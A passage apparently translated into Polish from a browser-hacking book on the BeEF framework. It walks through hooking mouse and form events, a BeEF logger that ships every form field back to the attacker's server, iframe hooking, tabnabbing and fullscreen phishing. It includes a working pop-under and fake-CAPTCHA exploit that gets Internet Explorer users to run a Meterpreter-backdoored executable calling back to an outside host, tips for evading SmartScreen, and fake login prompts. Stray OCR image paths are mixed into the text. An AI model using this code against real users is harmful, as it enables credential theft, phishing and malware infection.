Kolejną grupą zdarzeń dostarczaną przez DOM są typy zdarzeń myszy i wskaźnika. Jak można się spodziewać, są one związane z interakcjami myszy (lub kulki) w DOM. Zdarzenia wskaźnika12 są zasadniczo takie same, ale wywoływane przez urządzenia bez myszy, takie jak smartfony i tablety. Podobnie jak w przypadku śledzenia skupienia elementów w DOM, przechwytywanie tych zdarzeń może umożliwić atakującemu skuteczne monitorowanie wszystkich ruchów myszy i kliknięć w obrębie strony, a jeśli zostanie prawidłowo zastosowane, nawet poza nią. Używanie klawiatur ekranowych lub klawiatur wirtualnych to technika, która jest czasami używana do próby udaremnienia rejestrowania naciśnięć klawiszy; na przykład podczas wprowadzania hasła do portalu bankowości internetowej. Dołączając niestandardową logikę do zdarzeń myszy, atakujący mogą potencjalnie śledzić współrzędne x i y kursora podczas jego ruchu i kliknięcia przycisków myszy. Potencjalnie pozwoli to na odtworzenie haseł, nawet jeśli klawiatura nigdy nie była dotykana. Oprócz monitorowania zdarzeń myszy, opublikowano szereg innych technik obalania zabezpieczeń wirtualnej klawiatury stosowanych przez banki. Inne techniki obejmują wykonywanie zrzutów ekranu i używanie interfejsów API Win32 w celu uzyskania dostępu do dokumentu HTML zawierającego wirtualną klawiaturę. Poniżej znajduje się przykład funkcji obsługi zdarzeń, która rejestruje zdarzenie za każdym razem, gdy użytkownik kliknie gdzieś w dokumencie:

```
document.addEventListener("click",function(event) {

alert("X: "+event.screenX+", Y: "+event.screenY);

});
```

Ten JavaScript dodaje funkcję do zdarzenia kliknięcia myszą, która wyświetla okno dialogowe ostrzeżenia ze współrzędnymi x i y (w pikselach, pozycji wskaźnika względem ekranu wyświetlającego dokument). Oprócz zmiennych screenX i screenY zdarzenie przekazuje również zmienne clientx i clientY. Zapewniają one współrzędne x i y pozycji wskaźnika względem widocznej rzutni wyświetlania. Widoczny obszar różni się nieco od względnych pikseli ekranu, ponieważ widoczny obszar nie zmienia rozmiaru i zawsze będzie reprezentował widoczne okno wyświetlane w przeglądarce. Wykorzystanie jQuery, takie jak w poniższym fragmencie, zapewnia również zmienne pagexi pageY, które są względnymi współrzędnymi od początku tagu < HTML >:

```
$j(document).click(function(event) {

alert("X: "+event.pageX+", Y: "+event.pageY);

)
```

Oprócz prostych zdarzeń kliknięcia typy zdarzeń myszy obejmują również:

* mousemove - Mysz porusza się nad elementem.

* mouseover - mysz jest przesuwana na granice elementu.

* mouseenter — podobne do zdarzenia mouseover, ale nie przepuszcza zdarzenia w górę przez elementy nadrzędne.

* mouseout - mysz opuszcza granice elementu.

* mouseleave — podobne do zdarzenia mouseout, ale nie powoduje przepuszczania zdarzenia przez elementy nadrzędne.

* mousedown - przycisk myszy jest wciśnięty nad element,

* mouseup - Zwolnienie przycisku myszy nad elementem.

Jeśli masz kontrolę nad DOM, nic nie stoi na przeszkodzie, aby przechwycić wszystkie typy zdarzeń myszy, co potencjalnie pozwoli Ci zobaczyć i zarejestrować dokładnie, w jaki sposób kursor myszy porusza się po witrynie. śledzić, kiedy użytkownik przewija stronę w górę iw dół za pomocą kółka przewijania. Łącząc wszystkie te zdarzenia razem, jest nawet technicznie możliwe odtworzenie i monitorowanie każdej akcji wykonywanej przez użytkownika na zahaczonej stronie.

Korzystanie ze zdarzeń formularza

Oprócz dołączania funkcji obsługi do wszystkich zdarzeń naciśnięć klawiszy, BeEF dołącza również niestandardową logikę do wszystkich elementów <form>. Korzystając z selektora elementów jQuery, wykonuje się następujące czynności w celu dołączenia funkcji beef.logger.submit ( ) do wszystkich formularzy w bieżącym DOM:

```
$j('form').submit(

function(e) { beef.logger.submit(e); }

} > ;
```

Funkcja beef.logger.submit() przechodzi przez przesyłany formularz, przechwytując wszystkie pola wejściowe formularza i ich wartości, w tym pola ukryte, i wysyła je z powrotem do serwera BeEF:

```
/**

* Submit function fires whenever a form is submitted

*/

submit: function(e) {

try {

var f = new beef.logger.e();

var values = "";

f.type = 'submit';

f.target = beef.logger.get_dom_identifier(e.target);

for (var i = 0; i < e.target.elements.length; i++) {
```

```
values += "["+i+"]";

values +=e.target.elements[i].name;

values +="="+e.target.elements[i].value+"\n";

}

f.data = 'Action: '+$j(e.target).attr('action');

f.data += ' - Method: '+$j(e.target).attr('method');

f.data += ' - Values:\n'+values;

this.events.push(f);

} catch(e) {}

}
```

Klasa beef.logger.e definiuje prostą strukturę zdarzeń, która umożliwia przesyłanie różnych typów zdarzeń, takich jak generowane za pomocą myszy lub klawiatury, z powrotem do serwera BeEF w ujednolicony sposób. Pętla for w środku funkcji iteruje po każdym z elementów podrzędnych formularza. Pamiętaj, że wyłączone atrybuty używane w polach formularzy nie są uwzględniane w poprzednim kodzie.

Korzystanie z rejestrowania kluczy IFrame

Dołączanie funkcji rejestrowania do bieżącego DOM nie ogranicza się tylko do bieżącego okna. W ramach SOP możliwe jest, że JavaScript dołącza się również do innych ramek IFrame. DOM uwidacznia wszystkie ramki w bieżącym dokumencie za pomocą obiektu ramek. W ramach instancji BeEF funkcji rejestrowania DOM, iteruje ona nad ramkami w bieżącym DOM, próbując ponownie przełączyć każdą z tych ramek IFram w tym samym źródle, co aktualnie podpięte źródło. Następnie, dla wszelkich zaczepionych ramek podrzędnych, będą one teraz obejmować również rejestrowanie zdarzeń DOM. Funkcja wykonująca to zadanie to beef.browser.hookChildFrames() zgodnie z następującym fragmentem:

```
/**

* Hooks all child frames in the current window

* Restricted by same-origin policy

*/

hookChildFrames:function () {

// create script object

var script = document.createElement('script');

script.type = 'text/javascript';

script.src = '< %== @beef_proto % >://< %== @beef_host % > :

< %== @beef_port % >< %== @hook_file % >';

// loop through child frames
```

```
for (var i=0;i<self.frames.length;i++) {
try {
// append hook script
self.frames[i].document.body.appendChild(script);
} catch (e) {
}
}
}
```

Pierwsza część funkcji tworzy nowy element skryptu przechwytującego BeEF, a ostatnia część funkcji iteruje po każdej z ramek, próbując dołączyć skrypt do treści ramki. Oprócz próby automatycznego zaczepienia wszystkich ramek podrzędnych, BeEF zawiera również osobny moduł poleceń do wykonywania podobnych funkcji. Ten moduł, znany jako „IFrame Event Logger", jest przydatny w sytuacjach, w których chcesz umieścić nakładkę IFrame na górze bieżącego okna i dołączyć rejestrowanie naciśnięć klawiszy, ale niekoniecznie całe podpięcie BeEF. W tej sekcji zapoznałeś się z różnymi procedurami obsługi zdarzeń, które jako atakujący możesz przechwycić, próbując monitorować działania użytkownika. Ponieważ przeglądarki wciąż wprowadzają nowe funkcje, prawdopodobnie zostaną również wprowadzone nowe mechanizmy obsługi zdarzeń. Przykładem jest oczywiście powszechny rozwój urządzeń mobilnych, który z kolei doprowadził do wprowadzenia zdarzeń dotykowych przez W3C. Z biegiem czasu, wraz z wprowadzaniem nowych zdarzeń do DOM popularnych przeglądarek, potencjalna powierzchnia monitorowania i ataku będzie nadal się rozwijać.

Inżynieria społeczna

W Części 2 przyjrzałeś się rozkoszom socjotechniki jako skutecznej metody wykonywania początkowego kodu kontrolnego w przeglądarce celu. Socjotechnika nie musi się na tym kończyć! Możesz wykorzystać wiele aspektów społecznościowych, aby uzyskać silniejszą kontrolę nad sesją przeglądarki. Czasami najłatwiejszą metodą uzyskania informacji od celu jest po prostu zapytać. Sprytnie spreparowana przynęta socjotechniczna, zwłaszcza w ramach legalnej sesji przeglądania, jest trudną do uniknięcia pułapką dla wielu użytkowników. Te przynęty mogą przybierać różne formy, w tym fałszywe aktualizacje oprogramowania, fałszywe monity logowania, a nawet monity złośliwego apletu. Szereg technik omówionych w poniższych sekcjach rozgałęzia się poza przeglądarkę, w szczególności te, które próbują nakłonić ofiarę do uruchomienia plików wykonywalnych. Często najłatwiejszą metodą wykonania kodu poza przeglądarką, zwłaszcza w obliczu potencjalnie załatanego i zabezpieczonego systemu, jest zaatakowanie zaufania użytkownika.

Korzystanie z TabNabbing

Wcześniej w tej części odkryłeś moc przejmowania obsługi zdarzeń w DOM. Gdy zrozumiesz, w jaki sposób użytkownik wchodzi w interakcję z określoną stroną, możesz zacząć identyfikować możliwości wykonywania czynności, gdy użytkownik może nie patrzeć na bieżące okno. Dzięki szerokiemu wykorzystaniu kart w dzisiejszych czasach użytkownik może przechodzić od jednej karty do drugiej. Gdy już jesteś uzależniony od zdarzeń rozmycia, możesz łatwo śledzić, jak długo użytkownik był z dala od zaczepionego okna. Poniższy kod demonstruje to:

```
var idle_timer;
```

```
begin_countdown = function() {

idle_timer = setTimeout(function() {

performComplicatedBackgroundFunction();

}, 60000);

}

$j(window).blur(function(e) {

begin_countdown();

}

$j(window).focus = function() {

clearTimeout(idle_timer);

}
```

Ten kod definiuje zmienną idle_timer i funkcję begin_countdown. Po wykonaniu ta funkcja ustawia nowy licznik czasu względem zmiennej idle_timer, która wykona funkcję performComplicatedBackgroundFunction() po 1 minucie. Funkcja jest uruchamiana w przypadku rozmycia okna. Zatrzymuje licznik czasu, jeśli użytkownik powróci do karty, zdarzenie skupienia jest również zmieniane w celu zresetowania limitu czasu. Ideą ataku TabNabbing, pierwotnie przedstawionego przez Azę Raskina, jest zmiana zawartości lub lokalizacji nieaktywnej karty, którą już kontrolujesz. BeEF zawiera prawie identyczną logikę w swoim module poleceń „TabNabbing". Domyślnie moduł pobiera od użytkownika dwa parametry: jak długo timer powinien czekać oraz adres URL, pod który przeglądarka przekieruje. Dodatkowo, ponieważ możesz również zmienić favicon strony, możesz użyć funkcji beef.browser .changeFavicon(), aby przeprowadzić skuteczniejszy atak. Świetnym zastosowaniem ataku Tabnabbing jest zmiana adresu URL nieaktywnej karty na adres URL witryny sklonowanej za pomocą „Inżynierii społecznej" BeEF. W ten sposób nadal możesz mieć przeglądarkę podłączoną do BeEF, a jednocześnie wyświetlać stronę zbieracza danych uwierzytelniających.

Korzystanie z pełnego ekranu

Ataki pełnoekranowe to świetna metoda na uśpienie celu w fałszywym poczuciu bezpieczeństwa. Ataki te zostały początkowo omówione w Części 3, ale można je rozszerzyć, szczególnie w kontekście już zahaczonej strony internetowej. Subtelną metodą nakłonienia ofiary, która jest aktualnie zaczepiona, do utrzymywania zaczepionej przeglądarki, jest przepisanie wszystkich bieżących linków w zaczepionym DOM, aby załadować je do pełnowymiarowych ramek IFrame. Poniższy fragment z Części 3 zostanie ponownie wykorzystany do utworzenia pełnoekranowej ramki IFrame:

```
createIframe: function(type, params, styles, onload) {

var css = {};

if (type == 'hidden') {

css = $j.extend(true, {

'border':'none', 'width':'1px', 'height':'1px',
```

```
'display':'none', 'visibility':'hidden'},
styles);
}
if (type == 'fullscreen') {
css = $j.extend(true, {
'border':'none', 'background-color':'white', 'width':'100%',
'height':'100%',
'position':'absolute', 'top':'0px', 'left':'0px'},
styles);
$j('body').css({'padding':'0px', 'margin':'0px'});
}
var iframe = $j('<iframe />').attr(params).css(css).load(onload).
prependTo('body');
return iframe;
}
```

Po raz kolejny na ratunek przychodzi moc selektorów jQuery, zapewniając prostą metodę iteracji po każdym z tagów kotwicy w bieżącym DOM:

```
$j('a').click(function(event) {
if ($j(this).attr('href') != '') {
event.preventDefault();
beef.dom.createIframe('fullscreen',
{'src':$j(this).attr('href')},
{},
null
);
$j(document).attr('title',$j(this).html());
document.body.scroll = "no";
document.documentElement.style.overflow = 'hidden';
}
});
```

Dla każdego łącza w aktualnie wybranym DOM wykonywane są następujące czynności:

1. Pierwsza instrukcja if określa, czy bieżące łącze zawiera atrybut HREF, czy nie; skrypt nadpisze tylko te z istniejącym HREF.

2. Funkcja PreventDefault() jest wywoływana, aby zatrzymać obsługę zdarzeń przed kontynuowaniem w górę lub w dół łańcucha obsługi zdarzeń.

3. Funkcja createIframe() jest wywoływana w celu utworzenia pełnoekranowej ramki IFrame ze źródłem ustawionym na atrybut HREF łącza.

4. Tytuł aktualnie zaczepionej strony jest aktualizowany tak, aby był taki sam jak treść w tagu kotwicy.

5. Bieżący dokument ma wyłączone przewijanie, a jego styl przepełnienia jest ustawiony na ukryty, aby spróbować ukryć podstawową zawartość.

Po wykonaniu tej czynności wszystkie linki wydają się być niezmienione. Jednak po kliknięciu ramka IFrame zostanie załadowana na bieżący model DOM, co skłania użytkownika do myślenia, że wszystko jest w porządku, nawet jeśli treść jest ograniczona ramką IFrame. Jak dowiedziałeś się we wcześniejszych częściach, użytkownik może być w stanie wykryć, że doszło do manipulacji, ale z pewnością musiałby się dokładnie przyjrzeć.

Powyższa logika jest zawarta w module „Create Foreground IFrame" BeEF. Jeśli jesteś niecierpliwy, możesz wymusić ładowanie ramki IFrame w bardziej bezpośredni sposób. Aby zminimalizować prawdopodobieństwo wykrycia przez cel, możesz skorzystać z rejestratora zdarzeń BeEF, aby poczekać, aż cel odejdzie od zahaczonej strony przed otwarciem ramki IFrame. Po przejrzeniu celu można uruchomić moduł „Przekieruj przeglądarkę (iFrame)", aby otworzyć nową pełnoekranową ramkę IFrame. Inną sztuczką, która pozwala uniknąć wykrycia, może być faktyczne załadowanie tej samej strony w ramce IFrame – w ten sposób użytkownik będzie kontynuował przeglądanie, nawet nie wiedząc, że jest teraz uwięziony w oknie. Jeszcze bardziej zaawansowana forma ataku pełnoekranowego wykorzystuje moc interfejsu API pełnoekranowego HTML5. Większość przeglądarek ma opcję wyświetlania zawartości w oknie pełnoekranowym, na przykład po kliknięciu klawisza F11 w systemie Windows w programie Internet Explorer. Dzięki API HTML5 Fullscreen tę samą czynność można wykonać programowo z poziomu samej przeglądarki. Ta funkcja jest jednym z mechanizmów używanych przez YouTube do wyświetlania wideo w trybie pełnoekranowym. Funkcja pełnoekranowa HTML5 została wykorzystana przez Feross Aboukhadijeh do zademonstrowania, jak bardziej zaawansowany phishing można przeprowadzić na niczego niepodejrzewających ofiarach. Podsumowując, wykonał następujące kroki:

1. Dodaj nowe ukryte elementy HTML do bieżącej strony, aby podszywać się pod system operacyjny i przeglądarkę ofiary.

2. Dynamicznie stylizuj te elementy w zależności od systemu operacyjnego ofiary i przeglądarki.

3. Zmień obsługę kliknięć fałszywego linku. W przykładzie Aboukhadijeh zmodyfikował link do https://www.bankofamerica.com. Po kliknięciu tego linku wykonaj następujące czynności:

1. Zapobiegaj domyślnym akcjom i obsłudze zdarzeń.

2. Przejdź do pełnego ekranu.

3. Zmień widoczność ukrytych elementów HTML z wcześniejszej na widoczne.

4. Wypełnij główny element HTML sfałszowaną treścią. Przykładem Aboukhadijeha był zrzut ekranu rzeczywistej strony internetowej Bank of America.

Ze względu na niespójności przeglądarek kod do przejścia w tryb pełnoekranowy różni się nieco w zależności od przeglądarki. Aby sobie z tym poradzić, możesz użyć:

```
function requestFullScreen() {

if (elementPrototype.requestFullscreen) {

document.documentElement.requestFullscreen();

} else if (elementPrototype.webkitRequestFullScreen) {

document.documentElement.webkitRequestFullScreen(

Element.ALLOW_KEYBOARD_INPUT);

} else if (elementPrototype.mozRequestFullScreen) {

document.documentElement.mozRequestFullScreen();

} else {

/* can't go fullscreen */

}

}
```

Alternatywnie, Sindre Sorhus napisał bibliotekę JavaScript dla różnych przeglądarek, która może być również używana. Pamiętaj, że chociaż możesz programowo kontrolować, jaką witrynę otworzyć w trybie pełnoekranowym, przeglądarka będzie utrzymywać otwarte okno dialogowe z ostrzeżeniem. Jak zmniejszyć prawdopodobieństwo, że użytkownik będzie podejrzewał sfałszowany wyświetlacz pełnoekranowy? Spróbuj załadować ramkę do domeny, którą kontrolujesz, o nazwie bardzo podobnej do pierwotnej witryny. W idealnym przypadku, jeśli nowa domena tylko nieznacznie różni się od oryginalnej domeny, okno dialogowe ostrzeżenia i załadowana witryna będą wyglądać prawie identycznie.

Nadużywanie oczekiwań dotyczących interfejsu użytkownika

Większość przeglądarek przeszła z modalnych na niemodalne powiadomienia o pobieraniu plików, aktywacji wtyczek i uprzywilejowanych wywołaniach API HTML5. Safari było jednym z niewielu wyjątków, który używał powiadomień modalnych. Ideą powiadomień niemodalnych jest informowanie użytkownika o czymś bez przerywania nawigacji na bieżącej stronie. Innymi słowy, celem jest zwiększenie użyteczności bez denerwowania użytkownika. Rosario Valotta przedstawiła badania na temat sposobów nadużywania tych niemodalnych okien dialogowych w wielu przeglądarkach na Hack In The Box 2013.1 Po pierwsze, jak opisano, niemodalne powiadomienia są dość łatwe do podszywania się. Za pomocą kilku linijek kodu JavaScript i CSS możesz łatwo wyświetlić tę samą zawartość, którą Chrome lub Internet Explorer pokazałby podczas pobierania pliku wykonywalnego. Co więcej, Rosario zidentyfikowała cztery główne problemy z niemodalnymi powiadomieniami:

■ Nawet jeśli okno jest w tle, na przykład okienko pop-under lub okno drugorzędne, niemodalne powiadomienia są i tak wyświetlane.

■ Skróty klawiaturowe są włączone dla pasków powiadomień. W zależności od języka przeglądarki można na przykład uruchomić plik wykonywalny po wyświetleniu monitu w przeglądarce za pomocą skrótu Alt+R (uruchom, angielski system operacyjny) lub Alt+E (Esegui, włoski system operacyjny).

■ Paski powiadomień można nawigować za pomocą klawisza Tab, co oznacza, że można przejść z przycisku Uruchom do opcji Zapisz lub Anuluj.

■ Powiadomienia niemodalne są powiązane z oknem nawigacji, więc są przesuwane po ekranie, zmieniane i zamykane razem z oknem nawigacji.

Być może zauważyłeś już pewne potencjalne problemy z bezpieczeństwem, które mogą być celem ataku na użytkownika. W rzeczywistości, dzięki zachowaniu tych niemodalnych okien dialogowych, nakłonienie użytkownika do wpisania jednego klucza wystarczy do uruchomienia pliku wykonywalnego w przeglądarce Internet Explorer, całkowicie omijając wszelkie powiadomienia lub potwierdzenia użytkownika. To samo można osiągnąć z Google Chrome, tym razem nakłaniając użytkownika do wykonania tylko jednego kliknięcia. Przeanalizujmy szczegółowo, jak jest to możliwe w programie Internet Explorer. Poniżej znajduje się zmodyfikowana wersja oryginalnego kodu „Proof of Concept" Rosario wraz ze zrzutami ekranu. Łącząc te cztery poprzednie punkty dotyczące niemodalnych okien dialogowych, możesz przeprowadzić atak na użytkownika korzystającego z przeglądarki Internet Explorer 9 lub 10 w systemie Windows 7, wykonując następujące czynności:

1. Stwórz okienko pop-under, używając pop-under jQuery

2. Pop-under inicjuje pobieranie pliku wykonywalnego, na przykład legalnego pliku wykonywalnego z backdoorem Metasploit Meterpreter, który po uruchomieniu automatycznie próbuje połączyć się z powrotem do browserhacker.com.

3. Powiadomienie niemodalne jest wyzwalane, ale jest ukryte przed widokiem użytkownika, ponieważ pop-under powstało dokładnie za bieżącym oknem nawigacji.

4. Pop-under jest nadal w tle, ale ma teraz fokus, co oznacza, że każde wejście z klawiatury zostanie skierowane do pop-under.

5. Możesz teraz zastosować sztuczki socjotechniczne, aby zmusić użytkownika do wpisania R, SPACJA lub ENTER, co da taki sam efekt, jak kliknięcie przycisku Uruchom w niemodalnym oknie dialogowym. Innymi słowy, udało Ci się wykonać kod bez powiadomienia lub potwierdzenia użytkownika.

Aby wykonać ten sprytny atak, możesz użyć następującego kodu:

```
< !DOCTYPE html >

< html >

< head >

< !-- with IE9, the focus of the pop-under is on the

notification bar, which facilitates the attack -- >

< meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" / >

< /head >

< body >

< h2 >Private Forum

< h3 >Click the button to start registration

< div >
```

```
< button onclick="loadpopunder()" >Start< /button >
< /div >
< script >
function loadpopunder(){
win3=window.open('popunder.html','',
'top=0, left=0,width=500,height=500');
win3.blur();
document.write("Loading...");
document.location="captcha.html";
doit();
}
function doit(){
win3=window.open('popunder.html','',
'top=0, left=0,width=500,height=500');
win3.blur();
}
< /script >
< /body >
< /html >
```

Gdy użytkownik kliknie przycisk Start, funkcja loadpopunder() zostanie uruchomiona, a okienko pop-under załaduje stronę popunder.html zawierającą następujący kod:


```
< !DOCTYPE html >
< html >
< head >
< meta charset="utf-8" / >
< !-- with IE9, the focus of the pop-under is on the
notification bar, which facilitates the attack -- >
< meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" / >
< title >Exploit Demo< /title >
< /head >
< body style='height: 1000px'  >
```


```
< iframe id="f1" width="100" height="100" >< /iframe >

< script type="text/javascript" >

document.getElementById("f1").src="malicious.exe";

< /script >

< /body >

< /html >
```

Użytkownik tego nie zauważy, ponieważ pop-under pojawia się za aktywnym oknem przeglądarki. Zwróć uwagę, że źródło IFrame jest dynamicznie zmieniane za pomocą JavaScript, aby uruchomić pobieranie pliku wykonywalnego. Jednocześnie lokalizacja bieżącej strony zostaje zmieniona na captcha.html:

```
< !DOCTYPE html >

< html >

< head >

< !-- with IE9, the focus of the pop-under is on the

notification bar, which facilitates the attack -- >

< meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" / >

< /head >

< body >

< h2 >To proceed with registration we need

to verify you are not a bot...

< h3 >Type the text shown below:< /h3 >

< img src="blink.gif" >< /img >

< img src="captcha.png"

style="position:absolute; top:120px; left:170px" >< /img >

< /body >

< /html >
```

Fałszywy monit CAPTCHA to sztuczka, której możesz użyć, aby ofiara wpisała żądany klucz, w tym przypadku klawisz R jako Uruchom, zakładając, że system operacyjny jest w języku angielskim. Rysunki poniższe pokazują, co się dzieje, gdy użytkownik wpisze klawisz R (pierwszy znak na fałszywym obrazie CAPTCHA):





Aby domyślnie przenieść fokus na pasek powiadomień, poprzedni kod zawierał metatagi, dzięki którym IE renderuje stronę jako IE 7. Renderując zawartość jako IE 7, przeglądarka automatycznie skupi się na pasku powiadomień, tak jak kiedyś IE 7. Oznacza to, że Tab + R nie jest już potrzebny; tylko klawisz R wystarczy do wykonania pliku binarnego. Ta prosta zmiana zwiększa skuteczność ataku. Dwa główne ograniczenia tej techniki ataku to: Kontrola dostępu użytkownika (UAC) i filtr Smartscreen. Kontrola konta użytkownika nie jest uważana za duży problem, ponieważ jest uruchamiana tylko wtedy, gdy potrzebujesz uprawnień administratora do uruchomienia pliku wykonywalnego. Plik wykonywalny z backdoorem Meterpretera prawdopodobnie nie będzie tego potrzebował. Drugi, filtr Smartscreen, został wprowadzony w programie Internet Explorer 8 i jest oparty na reputacji i zapobiega

uruchamianiu potencjalnie niebezpiecznych plików wykonywalnych bez wcześniejszego ostrzegania użytkownika. Podobnie jak większość testów opartych na reputacji, Smartscreen nie jest w 100% niezawodny. Według badań firmy Valotta 20% skróconych i połączonych adresów URL publikowanych na Twitterze wskazujących pliki wykonywalne – znane również jako exetweety – omija Smartscreen. Co więcej, jeśli jesteś w stanie podpisać plik wykonywalny certyfikatem podpisującym Symantec Extended Validation, Smartscreen natychmiast rozpozna certyfikat jako ważny, bez wcześniejszej reputacji tego pliku lub wydawcy


Korzystanie z fałszywych monitów logowania

Jeśli już łączysz się ze zdarzeniami na klawiaturze, możesz się zastanawiać, dlaczego musiałbyś próbować zdobyć nazwy użytkowników i hasła w inny sposób. W końcu już widzisz wszystkie naciśnięcia klawiszy, prawda? Skuteczność przechwytywania zdarzeń naciśnięcia klawisza DOM zależy całkowicie od tego, gdzie w aplikacji ustanowiono podpięcie. Na przykład, jeśli początkowe podpięcie zostało wprowadzone przez lukę XSS na stronie logowania aplikacji internetowej, podpięcie się do zdarzeń naciśnięcia klawisza DOM może ujawnić nazwę użytkownika i hasło użytkownika. Niestety, nie zawsze tak jest; w wielu przypadkach możesz być w stanie pobrać podpięcie do przeglądarki dopiero po uwierzytelnieniu użytkownika. Jasne, w tym momencie możesz być w stanie uzyskać bieżące pliki cookie sesji, a nawet przejechać sesję użytkownika za pomocą Tunneling Proxy BeEF, ale nie pozwala to na łatwe logowanie się do aplikacji na późniejszym etapie. Oprócz korzyści wynikających z ponownego uwierzytelnienia jako niczego niepodejrzewający użytkownik, uzyskanie kopii hasła użytkownika oferuje również inne korzyści. Ponowne użycie hasła jest podstawowym problemem w systemach, które opierają się na jednoskładnikowym uwierzytelnianiu opartym na hasłach. W takich przypadkach, jeśli udało Ci się zdobyć hasło użytkownika, możesz użyć tego tajnego klucza do podszywania się pod ofiarę w wielu systemach. Wpływ tych ataków phishingowych będzie w pewnym stopniu zależeć od kontekstu pierwszego haka. Niestety, większość użytkowników jest skłonna podać szczegóły, mimo że wszystkie ostrzegawcze dzwonki alarmowe rozbrzmiewają. Częściowo dlatego tradycyjne oszustwa phishingowe nadal są skuteczną metodą uzyskiwania przez oszustów danych uwierzytelniających bank. Jeśli zdobędziesz wystarczającą liczbę osób do odwiedzenia witryny, nadal możesz oszukać kilka z nich, aby ujawniły swoje wrażliwe sekrety. Ładowanie fałszywego monitu logowania w sesji przeglądania użytkownika za pomocą funkcji prompt() JavaScript jest tak proste, jak następujące:

var answer = prompt("Your session has expired.

Please re-enter your password:");

Po wykonaniu pojawi się okno dialogowe i wykradnie fokus, podobnie jak na rysunku



Zmienną odpowiedzi można następnie przesłać z powrotem do atakującego, ale użycie tej metody nie jest tak skuteczne. Okno dialogowe jest oczywiście nie na miejscu i nie jest oznakowane jak oryginalna witryna internetowa, a zauważysz, że pole nie jest puste, jak większość okien dialogowych dotyczących haseł

Ładna kradzież

Oczywiście, jeśli jesteś w stanie wstawić dowolną zawartość do aktualnie podłączonego źródła, nic nie stoi na przeszkodzie, aby wyświetlić bardziej autentycznie wyglądające okno dialogowe logowania. To jest dokładnie to, co robi moduł „Pretty Theft" w BeEF. Moduł zawiera zestaw gotowych szablonów phishingu, w tym tych, których celem są następujące popularne usługi:

■ Facebook

■ LinkedIn

■ YouTube

■ Yammer

